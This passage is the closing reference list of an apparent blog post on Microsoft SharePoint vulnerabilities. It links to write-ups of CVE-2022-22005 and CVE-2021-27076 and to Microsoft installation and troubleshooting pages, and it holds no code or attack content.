If you prefer to read the Vietnamese version, you can read it [here](#).

References

- <https://blog.viettelcybersecurity.com/cve-2022-22005-microsoft-sharepoint-rce/>
- <https://docs.microsoft.com/en-us/sharepoint/install/install-sharepoint-server-2016-on-on-e-server>
- <https://knowledge-junction.com/2022/02/26/sharepoint-2016-workflows-resolving-error-the-form-cannot-be-rendered-this-may-be-due-to-a-misconfiguration-of-the-microsoft-sharepoint-server-state-service-for-more-information-contact-your/>
- <https://www.microsoft.com/en-us/download/details.aspx?id=48734>
- <https://www.zerodayinitiative.com/blog/2021/3/17/cve-2021-27076-a-replay-style-deserialization-attack-against-sharepoint>

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